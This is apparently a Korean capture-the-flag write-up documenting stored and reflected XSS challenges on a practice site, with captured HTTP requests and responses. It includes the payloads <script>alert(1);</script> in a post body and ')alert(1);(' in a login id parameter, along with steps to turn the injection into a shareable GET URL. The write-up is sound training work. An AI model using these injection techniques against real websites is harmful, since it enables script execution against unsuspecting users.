
```
Request
Pretty Raw Hex
1 GET /xss_6/notice_write.php HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://ctf.segfaulthub.com:4343/xss_6/notice_list.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=aa9ba73ac03olgpa2dhak5lp1f
10 Connection: keep-alive
11
12

Edited response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 08 Jun 2025 23:41:47 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 892
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13 <meta charset="UTF-8">
14 <meta http-equiv="X-UA-Compatible" content="IE=edge">
15 <meta name="viewport" content="width=device-width, initial-scale=1.0">
16 <link href="/css/style.css" rel="stylesheet"/>
17 <title>
18 Free Talking
19 </title>
20 </head>
21 <body>
22 <div class="column">
23 <form name="writeFrm" action="notice_write_process.php" method="post"
24     enctype="multipart/form-data" onsubmit="return
25     checkContent(writeFrm.create_body.value)">
26 <div class="posting">
27 <input class="posting_title" name="create_title" type="text"
28     placeholder="제목"/>
29 <textarea class="posting_contents" name="create_body"
30     placeholder="내용"/>
31 </textarea>
32 <input class="writeBtn" type="submit" value="create">
33 </div>
```


[4] 스크립트 제거 후 제목과 내용이 <">인 게시물 생성




[5] 글 제목은 백엔드에서 HTML 인코딩이 이루어지고, 내용은 서버 응답에 그대로 출력됨을 확인



[6] HTML 인코딩이 이루어지지 않는 내용 란에 <script>alert(1);</script>를 입력하고 게시물 생성




[7] 해당 게시물을 열람할 경우 알림 창이 표시됨을 확인



2. 6. XSS 6

취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_7/login.php
	페이지 흐름	메인 페이지 > Login
	파라미터	id
취약점 유형	Reflected XSS	

[1] 로그아웃된 상태로 로그인 페이지로 이동



[2] 등록되지 않은 아이디로 로그인 시도 시 해당 아이디가 알림 창에 출력됨을 확인

The screenshot shows a web browser window with the address bar displaying 'ctf.segfaulthub.com:4343/xss_7/login.php'. A message box is overlaid on the page, stating: 'ctf.segfaulthub.com:4343 내용: [unknown] 등록되지 않은 사용자입니다.' (ctf.segfaulthub.com:4343 content: [unknown] User not registered). A blue button labeled '확인' (Confirm) is visible in the message box.

Below the browser window, the network traffic is displayed in the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to '/xss_7/login.php' with the following details:

- Method: POST
- URL: /xss_7/login.php
- Host: ctf.segfaulthub.com:4343
- Content-Length: 17
- Cache-Control: max-age=0
- Origin: http://ctf.segfaulthub.com:4343
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://ctf.segfaulthub.com:4343/xss_7/login.html
- Accept-Encoding: gzip, deflate, br
- Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
- Cookie: PHPSESSID=934fmrk9nf3mhcoangh32peci
- Connection: keep-alive
- id=unknown&pw=any


The 'Response' tab shows an HTTP/1.1 200 OK response with the following details:

- Status: 200 OK
- Date: Tue, 10 Jun 2025 17:11:05 GMT
- Server: Apache/2.4.18 (Ubuntu)
- Vary: Accept-Encoding
- Content-Length: 128
- Keep-Alive: timeout=5, max=100
- Connection: Keep-Alive
- Content-Type: text/html; charset=UTF-8


The response body contains the following HTML code:

```
<script>
    alert('[ unknown ] 등록되지 않은 사용자입니다.')
</script>
<script>
    window.location.href='login.html';
</script>
```

[3] 아이디어 ')alert(1);('를 입력하고 로그인을 시도하여 <script> 태그의 내용을 다음과 같이 변경



[4] 해당 요청을 GET 방식으로 변경한 후 전송하여 동일한 응답 확인 및 URL 복사



[5] 해당 URL로 접속하여 [가 출력된 알림 창 이후 1이 출력된 알림 창이 표시됨을 확인

